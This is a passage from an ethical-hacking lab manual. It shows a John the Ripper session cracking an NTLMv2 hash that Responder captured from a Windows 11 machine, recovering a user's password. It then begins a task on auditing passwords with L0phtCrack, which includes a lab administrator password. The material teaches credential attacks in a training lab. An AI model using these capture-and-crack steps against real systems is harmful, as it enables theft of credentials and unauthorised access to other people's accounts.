
```
ubuntu@ubuntu: ~  
ubuntu@ubuntu:~$ sudo snap install john-the-ripper  
[sudo] password for ubuntu:  
snap "john-the-ripper" is already installed, see 'snap help refresh'  
ubuntu@ubuntu:~$ sudo john /home/ubuntu/Responder/logs/SMB-NTLMv2-SSP-10.10.1.11.txt  
Created directory: /root/snap/john-the-ripper/535/.john  
Created directory: /root/snap/john-the-ripper/535/.john/openc1  
Warning: detected hash type "netntlmv2", but the string is also recognized as "ntlmv2-openc1"  
Use the "--format=ntlmv2-openc1" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])  
Will run 8 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
0g 0:00:00:00 DONE 1/3 (2022-06-07 00:19) 0g/s 47272p/s 47272c/s 47272C/s Windows11jason1900..Wjason1900  
Proceeding with wordlist:/snap/john-the-ripper/current/run/password.lst  
Enabling duplicate candidate password suppressor  
qwertv (Jason)  
1g 0:00:00:00 DONE 2/3 (2022-06-07 00:19) 2.500g/s 31512p/s 31512c/s 31512C/s 123456..bob123  
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably  
Session completed.  
ubuntu@ubuntu:~$
```

21. This concludes the demonstration of performing an active online attack to crack a password using Responder.

22. Close all open windows and document all the acquired information.

23. Switch to the **Windows 11** virtual machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account

Note: If a **Network Error** window appears, close it.



24. Turn off the **Ubuntu** virtual machine.

Task 2: Audit System Passwords using L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

In this task, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.


Here, we will audit system passwords using L0phtCrack.

1. Turn on the **Windows Server 2022** virtual machine.
2. Switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del** and select **Admin** account and type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

